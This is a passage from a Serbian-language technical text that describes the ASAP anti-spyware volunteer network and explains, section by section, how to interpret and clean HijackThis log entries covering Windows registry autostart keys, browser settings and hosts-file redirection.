- Omogućavajući da krajnji korisnici ne budu žrtve takozvanog “rata velikih kompanija” i nepoštenih marketinških strategija velikih kompanija, koje su bile karakteristika informatičkih industrija u prošlim vremenima.

ASAP obezbeđuje besplatno kvalitetnu podršku i pomoć svakome kome je ona potrebna i literalno govoreći “svakome ko pokuca na vrata ASAP-a”. Omogućuje stvaranje baze podataka dostupne svakom u borbi protiv Internet štetočina.

Logo **ASAP** označava najbolju moguću podršku koju neko može da dobije, te se svim sajtovima, korisnicima, administratorima, proizvodima, kompanijama sa ovom oznakom može besprekorno verovati.

ASAP članovi su eksperti posvećeni pružanju pomoći svima ravnopravno bez ikakve nadoknade.

ASAP je neprofitabilna, volonterska mreža.

Sajtovi članovi **ASAP**-a su :

247Fixes
5 Star Support
a-squared Anti-Malware
Alground Research Center
AmazingTechs
AntiSlyware
Anti Spyware Offensief
Assiste.com
Atribune.org
BestTechie
BFC Computer Help
Bluetack Internet Security Solutions
Calendar of Updates
CARMA
Common Sense Security
CyberAnswers.org
D-A-L Computer Help
Freedomlist
Gladiator Security
Hijackthis.nl
hpHosts
InfoSpyware
Infotex
JSKYs XP & Vista Support
LandzDown
Linha Defensiva
Lockergnome
Malwarebytes
Malware Complaints
MalWare Removal
MickeyTheMan
MyCity
NUTnWorks
PCHelper
PC Pitstop
PCtorium
Phantom Phixer
RescueME
Security Cadets
Smokey's Security Forums
SpyWare BeWare!
Spywarefri
SpywareInfo
Subratam.org

Tankweb
Techmonkeys
Tech Support Forum
Tech Support Guy
TeMerc Internet Countermeasures
That Computer Guy
The Spykiller
UBCD4Win
VirusInfo
Virustorjunta
Viry.cz
What the Tech
Windows Forum
Zebulon.fr

24. 1 ASAP-ov kod ponašanja

- **ASAP** članovi i sajтови članovi, neće svesno prekršiti intelektualnu svojinu ili druga prava korisnika.
- **ASAP** članovi i sajтови članovi neće braniti ili podsticati nasilje ili druge kriminalne delatnosti.
- **ASAP** članovi i sajтови članovi neće svesno kršiti nitijedan zakon, pravila, ili ugovore.
- **ASAP** članovi i sajтови članovi neće učestvovati u višeslojnim ili piramidalnim marketinškim inicijativama.
- **ASAP** članovi i sajтови članovi neće svesno podsticati korišćenje piratskih programa.
- **ASAP** članovi i sajтови članovi neće namerno promovisati ili preporučivati zaštitne proizvode koji su poznati kao lažnjaci, kao i programe koji se nalaze na listi sajta Spyware Warrior.
- **ASAP** članovi i sajтови članovi neće svesno dozvoliti uvredljivo, vulgarno, sa konotacijom mržnje, uznemiravajuće, nepristojno, prosto, preteće, ponašanje na svojim sajtovima. ASAP sajтови su porodični, prijateljski i pristupni za sve.

24.2 Uloga ASAP-a u svetskoj borbi protiv malicioznog koda

Ne postoji danas niti jedna kompanija u svetu koja se bavi zaštitom, a da ne sarađuje na ovaj ili onaj način sa **ASAP**-om. Većina istraživača u raznim antivirusnim kompanijama su ujedno i članovi **ASAP**-a. Skoro na svim zvaničnim forumima antivirusnih proizvoda koriste se metode i programi za koje su zaslužni članovi **ASAP**-a. To je skup eksperata iz celog sveta koji međusobno razmenjuju znanja, i nesebično pomažu unapređivanju zaštite kompjuterskih sistema i privatnosti običnih korisnika. Danas na Internetu postoje nekoliko **ASAP** Univerziteta koji školuju sve dobronamerne ljude, a jedini preduslov da se bude učenik je obaveza da znanje koje je stečeno na tim univerzitetima bude iskorišćeno u pružanju dalje pomoći. Odavno antivirusni,

antispymware, antimalware, i ostali proizvodi nisu dovoljni za zaštitu krajnjih korisnika. U praksi se je pokazalao da i najcenjenija antivirusana rešenja nemaju odgovor za mnoge napasti koje vrebaju Internetom. Tu dolazi **ASAP** kao neprofitabilna organizacija eksperata koja interaktivnom komunikacijom sa krajnjim korisnicima, vrši analizu sistema krajnjih korisnika i pomaže u preduzimanju mera zaštite koje ne mogu pružiti velike komercijalne kompanija. Osnovni program koji se koristi na **ASAP** sajtoima kao analizator sistema je HijackThis program, uz čiju se analizu utvrđuje stanje sistema krajnjeg korisnika, i vrši preduzimanje određenih mera od strane **ASAP** eksperata u davanju saveta krajnjim korisnicima, radi zaštite i čišćenje malicioznih kodova. Da bi se dobro ovladalo korišćenjem svih tajni ovog proizvoda potrebno je školovanje na nekom od **ASAP** Univerziteta. U ovom radu će se do detalja ići u pronicanje i funkcije rada ovog programa do najsitnijeg detalja, kao što se i uči na **ASAP** Univerzitetima.

24.3 HijackThis analiza

Tvorac HijackThis programa je holandski programer i malware ekspert **Merijn Bellekom**. Program HijackThis je napisan u Visual Basic 6. Na pitanje novinara zašto je ovako kvalitetan program besplatan, Merijin Bellekom je odgovorio: *“Maliciozan kod je besplatan, pa i ja idem tom logikom, program za čišćenje operativnog sistema od malicioznog koda takođe treba biti besplatan”*.

HijackThis je sveobuhvatan program za zaštitu operativnog sistema Windowsa koji omogućuje listu određenih podešavanja koja se nalaze na određenom kompjuteru. On skenira registry bazu i različite fajlove za ulazima koji liče ili su maliciozni programi ili su njihovi tragovi na sistemu. Interpretiranje rezultata skeniranja ovim programom je veoma zamršeno, jer postoji mnogo legitimnih programa instaliranih na sistemu koji imaju slična ponašanja kao i malware programi. Zbog toga se mora biti izuzetno oprezan prilikom korišćenja ovog univerzalnog programa.

U ovom radu će se pokušati do detalja opisati rad ovog programa, jer je od presudne važnosti za sam sistem. Svaka greška u korišćenju ovog programa može dovesti do ozbiljnog oštećenja operativnog sistema i do njegovog pada.

HijackThis je program koji ima mnogo funkcija, ali njegova najvažnija funkcija je ta što nam svojim skeniranjem daje uvid u najvažnija i najranjivija mesta na našem kompjuteru, te je njegova primarna funkcija analiza. Zahvaljujući HijackThis logu dobro obučeni korisnik može sa preciznošću da utvrdi sa kojim malicioznim programom ima posla i da u skladu sa tim iskoristi najbolje zaštitne alate za taj problem. Zbog toga i najveće kompanije koje se bave zaštitom na svojim zvaničnim forumima traže HijackThis log, kako bi ga analizirali i u skladu sa tim dali savet oko uklanjanja određenog malicioznog programa.

23.3.1 R0,R1,R2,R3 sekcije

Ova sekcija HijackThis loga pokriva Internet Explorer početnu stranu (Start Page), domaću stranu (Home Page) i Url Search Hooks.

R0 linija je za Internet Explorer startnu stranu i search assistanta.

R1 linija je za Internet Explorers search funkcije i ostale karakteristike.

R2 linija se ne koristi trenutno.

R3 linija je za Url Search Hook. Url Search Hook se koristi prilikom ukucavanja adrese u browser, ali ne uključuje protokol, kao na primer “http://” ili “ftp://” u adresi. Kada se unese takva adresa, browser će sam pokušati da utvrdi tačan protokol, ukoliko u tome ne uspe, upotrebiće Url Search Hook (koji se nalazi u **R3** sekciji u HijackThis logu) kako bi našao lokaciju koja je unešena.

Evo nekoliko primera ovih sekcija u HijackThis logu:

HKLM\Software\Microsoft\Internet Explorer\Main,StartPage
HKCU\Software\Microsoft\Internet Explorer\Main: Start Page
HKLM\Software\Microsoft\Internet Explorer\Main: Default_Page_URL
HKCU\Software\Microsoft\Internet Explorer\Main: Default_Page_URL
HKLM\Software\Microsoft\Internet Explorer\Main: Search Page
HKCU\Software\Microsoft\Internet Explorer\Main: Search Page
HKCU\Software\Microsoft\Internet Explorer\SearchURL: (Default)
HKCU\Software\Microsoft\Internet Explorer\Main: Window Title
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings: ProxyOverride
HKCU\Software\Microsoft\Internet Connection Wizard: ShellNext
HKCU\Software\Microsoft\Internet Explorer\Main: Search Bar
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\URLSearchHooks
HKLM\Software\Microsoft\Internet Explorer\Search,CustomizeSearch =
HKCU\Software\Microsoft\Internet Explorer\Search,CustomizeSearch
HKLM\Software\Microsoft\Internet Explorer\Search,SearchAssistant

Primer:	R0 - HKCU\Software\Microsoft\Internet Explorer\Main,Start Page = http://www.google.com/
----------------	---

Tabela 3. Primer R0 linije

Veoma često pitanje je šta znači neka zbunjujuća reč koja je pored ovih sekcija ili linija. Kada je nešto zbunjujuće onda znači da je tako napravljeno kako bi bilo teško uočiti i razumeti. Rečnikom Spyware, Trojanaca, Hijackera znači da ovi zlonamerni programi kriju svoju sekciju(liniju) koja je napravljena konvertujući vrednosti u neki drugi oblik koji oni lako razumeju, ali ljudi imaju problema sa prepoznavanjem, kao što je dodavanje entery (ulaza) u registryju u heksidecimalnom obliku. Ovo je samo još jedna metoda u skrivanju svog malicioznog prisustva na sistemu i otežavanju uklanjanja.

Ukoliko websajtovi na koje ukazuju **R0** i **R1** linije nisu poznati, oni se mogu ukloniti u HijackThis programu čekirajući ove linije bez brige da će se nešto poremetiti u instalaciji Internet Explorera. Bitno je upamtiti da ukoliko **R0** i **R1** linija ukazuju na neki određeni fajl, taj određeni fajl neće moći da se obriše čekirajući u HijackThis programu, već će se morati obrisati ručno.

Postoje određene **R3** linije koje se završavaju sa prazninom “_”. Primer takve linije bi izgledao ovako:

R3 - URLSearchHook: (no name) - {CFBFAE00-17A6-11D0-99CB-00C04FD64497}_ - (no file)

Vidljivo je da CLSID, brojevi između “{ }”, imaju “_” praznu liniju na kraju i njih je ponekad teško ukloniti u HijackThis-u. Ovakvi registry ulazi se moraju ručno brisati prateći prikazani ključ:

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\URLSearchHooks

Onda se briše CLSID ulaz koji se želi ukloniti. Ali se u ovom slučaju ostavlja CLSID, a to je “CFBFAE00-17A6-11D0-99CB-00C04FD64497”, jer je validan i standardan (default).

U većini slučajeva se koristi Google za pretraživanje ove linije, osim u slučaju da program koji koristi UrlSearchHook je poznat, ukoliko nije, treba se fix-ovati (ukloniti) čekiranjem u HijackThis programu.

24.3.2 F0, F1, F2, F3 sekcije

Ove sekcije pokrivaju aplikacije koje su loadovane sa .INI fajlova, “system.ini” i “win.ini”, u Windows ME i ranijim verzijama, ili njihova ekvivalentna mesta u registryju za Windows NT bazirane verzije. Kao što je poznato Windows NT bazirane verzije su XP, 2000, 2003 i Vista.

F0 linija korespondira sa **Shell=** statement, pod **[Boot]** sekcijom, “system.ini” fajla. **Shell=** statement u “system.ini” fajlu se koristi radi imenovanja programa koji će se ponašati kao **shell** na operativnom sistemu.

Primer:	F0 - system.ini: Shell=Explorer.exe badprogram.exe
Korišćeni fajl:	c:\windows\system.ini

Tabela 4. Primer F0 linije

Uopšteno kao što je svima poznato **Shell** je program koji loaduje desktop, i dozvoljava korisniku interakciju sa sistemom. Bilo koji program sa spiska shell statement-a će biti loadovan sa Windows-om, i ponašaće se kao standardni (default) **Shell**. Postoje programi koji se ponašaju kao validne **Shell** zamene, ali se u globalu više ne koriste. Windows 95, 98, i ME koriste “explorer.exe” kao svoj **Shell** po default-u. Windows 3.X koristi “progman.exe” kao **Shell**. Takođe je moguće nabrojati i druge programe koji se podiži sa Windowsom u istoj **Shell** = liniji, kao na primer

Shell=explorer.exe badprogram.exe. Ova linija će startovati oba programa prilikom loadovanja Windowsa.

F1 ulaz korespondira sa **Run=** ili **Load=** ulazom u “win.ini” fajlu.

Primer:	F1 - win.ini: load=bad.pif F1 - win.ini: run=evil.pif
Korišćeni fajl:	c:\windows\win.ini

Tabela 5. Primer F1 linije

Bilo koji program koji se nalazi na spisku posle **Run=** ili **Load=** će biti loadovan kada se Windows startuje. Većina modernih programa ne koriste ova .INI podešavanja. **Load**=statement se koristi da loaduje drivere za hardware. Na Windows NT sistemima HijackThis će prikazati ulaze u “win.ini” i “system.ini” fajlu, ali Windowa NT bazirani sistemi neće izvršiti fajlove koji se nalaze na listi.

F2 i **F3** ulazi korespondiraju sa ekvivalentnim lokacijama kao i **F0** i **F1**, ali su smešteni u registryju za Windows verzije XP, 2000 i NT. Ove verzije Windowsa ne koriste “system.ini” i “win.ini” fajlove. Oni koriste funkciju IniFileMapping-a, koja stavlja sadržaj .INI fajla u registryju, sa ključevima za svaku pronađenu liniju. Tako kada se pokrene program koji normalno učitava svoja podešavanja sa .INI fajlova, prvo će proveriti registry ključ u **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\IniFileMapping** za .INI mapiranje, i pronađena podešavanja će pročitati odatle.

F2 ulazi su izloženi u logu, kada vrednost nije sigurna, ili se ne smatra sigurnom, u sledećem registry ključu **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon** pod vrednostima **Shell** ili **Userinit**.

Primeri:	F2 - REG:system.ini: UserInit=userinit,nddeagnt.exe
	F2 - REG:system.ini: Shell=explorer.exe beta.exe
Registry ključevi:	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit
	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell

Tabela 6. Primer F2 linije

Shell registry vrednost je ekvivalentna funkciji **Shell=** u “system.ini” fajlu. **Userinit** vrednost određuje koji program će biti lansiran odmah posle korisnikovog logovanja. Standardni (default) program za ovaj ključ je “C:\windows\system32\userinit.exe”. Userinit.exe je program koji vraća korisnički profil, fontove, boje, i tako dalje za određeno korisničko ime. Uzmimo primer linije, **HKLM\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon\Userinit=C:\windows\syste m32\userinit.exe,c:\windows\badprogram.exe**. Ovaj kjuč će pokrenuti oba programa prilikom logovanja i ovo je veoma često mesto za skrivanje Trojanaca, Hijackera,

Spyware, sa kojeg se pokreću. **Userinit** i **Shell F2** ulazi će biti prikazani u HJT(HijackThis) logu samo pod uslovom da su malware.

F3 ulazi su prikazani u logu samo kada je u pitanju malware u registry ključu **HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows** pod vrednostima **Load** i **Run**. Ovi ulazi su ekvivalentni Windows NT ulazima prikazanim u **F1** liniji.

Primeri:	F3 - REG:win.ini: load=chocolate.exe
	F3 - REG:win.ini: run=beer.exe
Registry ključevi:	HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\load
	HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\run

Tabela 7. Primer F3 linije

Za **F0** može se videti saopštenje kao „Shell=Explorer.exe something.exe”, ono se uglavnom može brisati, ali je najbolje prvo pretražiti Google i ostale sajtove sa bazama podataka malware i korisnih aplikacija.

Za **F1** ulaz obavezno se pre odluke o uklanjanju treba progooglati kako bi se iz online baze podataka utvrdilo da li se radi o legitimnom programu.

Za **F2**, ukoliko se vidi “UserInit=userinit.exe”, sa ili bez “nddeagnt.exe”, kao i u gornjem primeru, onda se taj registry ulaz treba ostaviti. Ukoliko se vidi “UserInit=userinit.exe”, onda se treba ostaviti, ne brisati u HJT-u. Pod uslovom se vidi još jedan ulaz pored ovih sa “userinit.exe”, onda je to najverovatnije neki malware. Isto važi i za **F2 Shell=**; ukoliko se vidi “explore.exe” sam, onda je u redu, ukoliko se ne vidi, kao što je prikazano u gornjem primeru, onda je potencijalni malware. U većini slučajeva se ovi ulazi trebaju fixirati u HJT –u, ali je uvek potrebno konsultovati Google radi pretraživnja baze podataka na Internetu.

Izuzetno je važno da kada se ovi ulazi fixuju (obrišu) u HijackThis programu, ne briše se i fajl koji je sa njima povezan. Ovaj fajl se mora ručno obrisati.

Ovo su neki od sajtova sa ogromnom bazom podataka, kako malicioznih, tako i legitimnih aplikacija, koji se trebaju pretražiti radi rešavanja nedoumica oko određenog registry ulaza:

<http://www.bleepingcomputer.com/startups/>
http://www.answerthatwork.com/Tasklist_pages/tasklist.htm
<http://greatis.com/regrun3appdatabase.htm>
<http://www.sysinfo.org/startuplist.php>
http://www.pacs-portal.co.uk/startup_content.php#THE_PROGRAMS
<http://www.kephyr.com/filedb/index.php>
<http://www.liutilities.com/products/wintaskspro/processlibrary/>

24.3.3 N1, N2, N3, N4 sekcije

Ove sekcije su za start Netscape i Mozilla browsere i standardne (default) search strane.

Ovi ulazi su smešteni u prefs.js fajlovima na različitim mestima u C:\Documents and Settings\YourUserName\Application Data folder. Netscape 4 ulaz je smešten u prefs.js fajlu u programskom folderu koji se generalno nalazi u DriveLetter:\Program Files\Netscape\Users\default\prefs.js.

N1 korespondira sa Netscape 4 startnom stranom i sa default search stranom.

N2 korespondira sa Netscape 6 startnom stranom i sa default search stranom.

N3 korespondira sa Netscape 7 startnom stranom i sa default search stranom.

N4 korespondira sa Mozilla startnom stranom i sa default search stranom.

Korišćeni fajlovi: **prefs.js**

Većina malware napadaju Internet Explorer, te su ovi ulazi uglavnom sigurni. Ukoliko se pored ovih ulaza nalaze izlistani websajtovi koji nisu poznati i setovani, onda se ovi ulazi mogu fixovati u HijackThis logu. Postoji za sada jedan poznati sajt koji menja podešavanja ovih ulaza a to je Lop.com.

24.3.4 O1 sekcija

Ova sekcija korespondira sa redirekcijom Host fajla.

Host fajl sadrži mape za host imena do IP adresa. Na primer, ukoliko se ubaci u host fajl:

127.0.0.1 www.google.com

i ako se pokuša odlazak na www.google.com, izvršiće se provera host fajla, i videće se ulaz, nakon čega će doći do konvertovanja IP adrese u 127.0.0.1 umesto njegove prave adrese.

Host fajl redirekcija je kada hijacker vrši promenu host fajla radi preusmerivanja na neku drugu adresu odnosno sajt. Ako neko doda ulaz kao na primer ovaj:

127.0.0.1 www.google.com

Pri pokušaju odlaska na www.google.com, doći će do preusmeravanja na 127.0.0.1 što je u ovom primeru adresa svakog korisničkoga kompjutera.

Tabela 8. Primer 01 linije

Korišćeni fajlovi: host fajl je običan tekstualni fajl koji može biti editovan uz pomoć bilo kog editora i smešten je po defaultu na sledećim mestima za svaki operativni sistem, osim u slučaju da korisnik instalira druge putanje:

Operativni sistem:	Lokacija:
Windows 3.1	C:\WINDOWS\HOSTS
Windows 95	C:\WINDOWS\HOSTS
Windows 98	C:\WINDOWS\HOSTS
Windows ME	C:\WINDOWS\HOSTS
Windows XP	C:\WINDOWS\SYSTEM32\DRIVERS\ETC\HOSTS
Windows NT	C:\WINNT\SYSTEM32\DRIVERS\ETC\HOSTS
Windows 2000	C:\WINNT\SYSTEM32\DRIVERS\ETC\HOSTS
Windows 2003	C:\WINDOWS\SYSTEM32\DRIVERS\ETC\HOSTS

Lokacija host fajla može biti promenjena modifikovanjem registry ključa za Windows NT/2000/XP, kao na primeru ispod:

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters\ DatabasePath

Ukoliko se u HJT logu vidi ulaz kao ovaj prikazani iznad, a nije tamo zbog toga što ga je korisnik modifikovao, može se slobodno ukloniti u HijackThis logu.

Ukoliko je ulaz host fajla lociran u C:\Windows\Help\hosts, ovo znači da je sistem inficiran sa CoolWebSearch, veoma čestom infekcijom i prilično teškom za uklanjanje bez HijackThis programa i specijalizovanih alata. Takođe ukoliko host fajl nije lociran na default poziciji, treba se ukloniti u HJT logu, jer se najverovatnije radi o infekciji.

Postoji program pod nazivom HostsXpert koji omogućuje vraćanje host fajla u prvobitni oblik.

24.3.5 O2 sekcija

Ova sekcija korespondira sa browser helper objektima.

Browser helper objekti su pluginovi za browser koji proširuju njegovu funkcionalnost. Mogu biti korišćeni od strane malware kao i od strane legitimnih programa, najčešće od strane Google Toolbara i Adobe Acrobat Reader-a. Kod ove linije neophodno je pretraživanje online baze radi utvrđivanja legitimnosti programa.

Primer Registry ključa ove linije:
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects

Primer:	O2 - BHO: NAV Helper - {BDF3E430-B101-42AD-A544-FADC6B084872} - C:\Program Files\Norton Antivirus\NavShExt.dll
---------	--

Tabela 9. Primer 02 linije

Prilikom fixovanja (brisanja) ovih linija u HijackThisu, HijackThis će pokušati da obriše celu liniju čak i kranji fajl na liniji. U nekim slučajevima krajnji fajl u liniji može biti korišćen čak i kada je Internet Explorer isključen. U ovom slučaju se preporučuje restart kompjutera i brisanje fajla u Safe Mode.

24.3.6 O3 sekcija

Ova sekcija korespondira sa Internet Explorer toolbarima.

Ovo su toolbari koji se nalaze ispod navigacionog bara i menija u Internet Exploreru.

Registry ključ: HKLM\SOFTWARE\Microsoft\Internet Explorer\Toolbar

Example Listing	O3 - Toolbar: Norton Antivirus - {42CDD1BF-3FFB-4238-8AD1-7859DF00B1D6} - C:\Program Files\Norton Antivirus\NavShExt.dll
-----------------	--

Tabela 10. Primer 03 linije

Prilikom brisanja u HijackThisu sam program neće obrisati zadnji fajl u liniji on se mora obrisati ručno, najbolje u Safe Mode.

24.3.7 O4 sekcija

Ova sekcija korenspondira sa određenim registry ključevima i startup folderima koji se koriste za automatsko startovanje aplikacija kada Windows startuje. Ključ **O4** HJT linije sadrži većinu programa koji se koriste za autostartovanje, tako da se mora koristiti posebna pažnja prilikom ispitivanja ovih ključeva. Registry ključevi u **O4** liniji i lokacije foldera su izlistane u donjem delu rada uglavnom za sve verzije Windowsa.

Od verzije HijackThis programa 2.0, HijackThis će takođe izlistati linije i za ostale korisnike koji su aktivno logovani na kompjuteru u vremenu kada se sistem skenira pri tome čitajući ključeve iz HKEY_USERS registry ključa. Ukoliko korisnik nije logovan u vremenu skeniranja, njegov korisnički ključ neće biti loadovan, te ga i HijackThis neće izlistati. Nije preporučljivo korišćenje brisanja putem HijackThis-a kada je korisnik logovan sa više naloga zbog mogućeg konflikta usled korišćenja više naloga istovremeno.

Lokacije sa kojih se uzimaju O4 linije su:

Lokacije foldera:

- **Korisnički startup (User's Startup) folder:** Bilo koji fajlovi koji su smešteni u korisnički Start Menu Startup folder će biti prikazani u **04** liniji - Startup. Ova varijanta za novije verzije Windowsa je C:\Documents and Settings\USERNAME\Start Menu\Programs\Startup ili C:\User\USERNAME\ kod Vista-e. Ovi ulazi će biti izvršeni kada se određeni korisnik bude logovao na kompjuteru.
- **Za sve korisnike startni folder (All Users Startup Folder):** Ove pojedinosti se odnose na aplikacije koje se loaduju iz startnog foldera za sve korisnike i biće izlistane u **04** liniji kao **04** - Global Startup. Ova lokacija za novije verzije Windowsa je C:\Documents and Settings\All Users\Start Menu\Programs\Startup ili pod C:\User\All Users\ u Vista-i. Ovi ulazi će biti izvršeni prilikom logovanja korisnika na kompjuter.

Startni Registry ključevi (Startup Registry Keys): linija **04** koja upotrebljava registry ključeve počće sa skraćivanjem registry ključa u izlistanoj liniji. Primeri i opisi su prikazani u daljem delu rada. Za sve ključeve koji su prikazani ispod, ukoliko je ključ lociran u HKCU, označava da će program biti lansiran kada se određeni korisnik loguje na kompjuteru. Ukoliko je ulaz lociran u HKLM, onda će program biti lansiran za sve korisnike koji su logovani na kompjuter.

Run ključevi se koriste za lansiranje programa automatski kada se korisnik, ili svi korisnici loguju na mašinu.

Run ključevi:
HKLM\Software\Microsoft\Windows\CurrentVersion\Run
HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Tabela 11. Primer 04 linije run ključevi

RunOnce ključevi se koriste radi lansiranja servisa ili pozadinskog procesa kad god se korisnik, ili svi korisnici, loguju na kompjuter. Kada se ovaj program pokrene jednom, automatski mu se registry ulazi brišu i više se ne loguje.

RunOnce ključevi:
HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce

Tabela 12. Primer 04 linije run once ključevi

RunServices ključevi se koriste za lansiranje servisa ili pozadinskog procesa kad god se korisnik, ili svi korisnici, loguju na kompjuter.

RunServices ključevi:
HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices
HKCU\Software\Microsoft\Windows\CurrentVersion\RunServices

Tabela 13. Primer 04 linije run services ključevi

RunServicesOnce ključevi se koriste za pokretanje servisa ili pozadinskog procesa kad god korisnik, ili svi korisnici se loguju na kompjuter. Kao što i naziv kaže ovi ključevi će biti uklonjeni posle samo jednog pokretanja.

RunServicesOnce ključevi:
HKLM\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
HKCU\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce

Tabela 14. Primer 04 linije runservicesonce ključevi

RunOnceEx ključevi se koriste za lansiranje programa jednom i onda se samouklanjaju iz registryja. Ovaj ključ se koristi kod instaliranja ili ažuriranja programa.

RunOnceEx ključ:
HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnceEx

Tabela 15. Primer 04 linije run once ex ključ

Policies\Explorer\Run ključevi se koriste od strane mrežnog administratora kako bi setovali group policy podešavanja kada se program automatski pokreće, kada korisnik ili svi korisnici se loguju na kompjuter. Pod Policies\Explorer\Run ključa je serija vrednosti koje imaju ime programa kao svoje podatke. Kada korisnik, ili svi korisnici, se loguju na kompjuter svaka od vrednosti pod Run ključem je izvršena i korenspodirani program je lansiran.

Policies\Explorer\Run ključevi:
HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run

Tabela 16. Primer 04 linije policies\explorer\run ključevi

04 - HKLM\..\Run: [nwiz] nwiz.exe /install
04 - Global Startup: Adobe Reader Speed Launch.lnk = D:\Program Files\Adobe\Acrobat 7.0\Reader\reader_sl.exe
04 - HKLM\..\Policies\Explorer\Run: [user32.dll] C:\Program Files\Video ActiveX Access\iesmn.exe
04 - S-1-5-21-1222272861-2000431354-1005 Startup: numlock.vbs (User 'BleepingComputer.com')
04 - HKUS\S-1-5-21-1229272821-2000478354--1005\..\Run: [Windows Defender] "C:\Program Files\Windows Defender\MSASCui.exe" -hide (User 'BleepingComputer.com')

Tabela 17. Primeri ključeva koji se mogu videti u 04 linji

Gledajući primere iznad, mogu se primetiti pet različitih startup ulaza, dva od njih su za korisnike koji su logovani u pozadini. Ukoliko ulaz počne sa dugom serijom brojeva i sadrži korisničko ime ograđeno zagradama na kraju, ovo je 04 ulaz za korisnika koji logovan u pozadini. Ispod su prikazani primeri.

04 - HKLM\..\Run: [nwiz] nwiz.exe /install - Ovaj ulaz korenspondira sa startupom lansiranim iz HKLM\Software\Microsoft\Windows\CurrentVersion\Run za trenutno logovanog korisnika. Ime registry vrednosti je nwiz i kada je ulaz startovan, lansiraće nwiz.exe /install komandu.

04 - Global Startup: Adobe Reader Speed Launch.lnk = D:\Program Files\Adobe\Acrobat 7.0\Reader\reader_sl.exe – Ovaj ulaz korenspondira sa programima startovanim iz All Users startnog foldera lociranog u C:\Documents and Settings\All Users\Start Menu\Programs\Startup.

04 - HKLM\..\Policies\Explorer\Run: [user32.dll] C:\Program Files\Video ActiveX Access\iesmn.exe – Ovaj ulaz korenspondira sa vrednošću pod HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run ključ. Ime registry vrednosti je user32.dll a podaci su C:\Program Files\Video ActiveX Access\iesmn.exe. Ovaj određeni primer je poznati malware.

04 - S-1-5-21-122272861-2000431354-1005 Startup: numlock.vbs (User 'Uzorak.com') – Ovaj određeni ulaz je malo specifičniji. Kao što se vidi postoje veliki nizovi brojeva ispred i označavaju kom korisniku pripada. Ovi brojevi na početku su korisnički SID (securiti indetifier), i ovaj broj je unikatan za svakog korisnika na kompjuteru. Ovaj SID pripada korisniku „Uzorak.com“. Ostali deo linije je isti kao i kod ostalih linija, sa programom koji je pokrenut iz Start Menu startnog foldera, a program koji je lansiran je **numlock.vbs**.

04 - HKUS\S-1-5-21-122272861-2000431354-1005\..\Run: [Windows Defender] "C:\Program Files\Windows Defender\MSASCui.exe" -hide (User 'Uzorak.com') – Ovaj tip ulaza je sličan sa prvim primerom, s tim što pripada Uzorak.com korisniku. Ovo je još jedan primer HijackThis liste ostalih logovanih korisnika u autostart ulazu.

Nakon prezentacije interpretiranja ulaza, prelazi se na njihovo brisanje po potrebi. Prilikom brisanja **04** linije, HijackThis neće brisati fajlove sa kojima je ulaz povezan. Umesto toga ovi fajlovi se moraju brisati ručno, i to najbolje u Safe Mode. Global Startup i Startup ulazi funkcionišu malo drugačije. HijackThis će izbrisati prečice pronađene u ovim ulazima, ali ne i fajlove na kojima ukazuju. Ukoliko se aktuelni izvršni fajl nalazi u Global Startupu ili u Startup folderu onda će u većini slučajeva biti obrisani.

Kao i kod ostalih linija u HijackThis logu konsultovanje online foruma, sajtova sa bazama podataka legalnih procesa i procesa malware nikada nije na odmet, i uvek se treba primenjivati.

24.3.8 O5 sekcija

Ova sekcija korenspondira sa Internet Explorer prikazanim kontrolama u control panelu.

Moguće je onemogućiti vidljivost kontroli u Control Panelu dodavanjem ulaza u fajl pod nazivom "control.ini" koji je skladišten za Windows XP u većini slučajeva u "c:\windows\control.ini". U okviru tog fajla može se odrediti koja određena kontrola u control panelu neće biti vidljiva.

Fajl korisnika: control.ini

Primer:	O5 - control.ini: inetctl.cpl=no
---------	----------------------------------

Tabela 18. Primer05 linije

Uključeno se vidi linija kao u primeru iznad, može značiti znak da taj deo programa pokušava da oteža korisniku promene podešavanja. Ukoliko je tamo sa određenim ralogom, kao na primer administratorsko setovanje ugovora ili program Spybot - S&D je stavio restrikciju na tom mestu, HijackThis se može upotrebiti za brisanje.

24.3.9 O6 sekcija

Ova sekcija korenspondira sa administratorskim lock down radi izmene opcija ili home page u Internet Exploreru promenom određenih podešavanja u registryju.

Registry ključ: HKCU\Software\Policies\Microsoft\InternetExplorer\Restrictions

Primer:	O6 - HKCU\Software\Policies\Microsoft\Internet Explorer\Restrictions
---------	--

Tabela 19. Primer 06 linije

Ove opcije se trebaju pojaviti samo u slučaju ukoliko ih administrator setuje zbog nečega ili ukoliko korisnik koristi Spybotovu home page and opciju lock down u **Mode - > Advanced Mode -> Tools -> IE Tweaks** sekciji.

24.3.10 O7 sekcija

Ova sekcija korespondira sa sprečavanjem Regedit-a u menjanju ulaza u registryju.

Registry ključ:

HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System

Primer:	O7 - HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System: DisableRegedit = 1
---------	---

Tabela 20. Primer 07 linije

Treba imati u vidu da mnogi administratori sistema u svojim firmama namerno zaključavaju ovu liniju, tako da brisanjem HijackThis progama može se prekršiti korporativni ugovor.

24.3.11 O8 sekcija

Ova sekcija korespondira sa ekstra detaljima koji su pronađeni u context menu Internet Explorera.

Registry ključ:

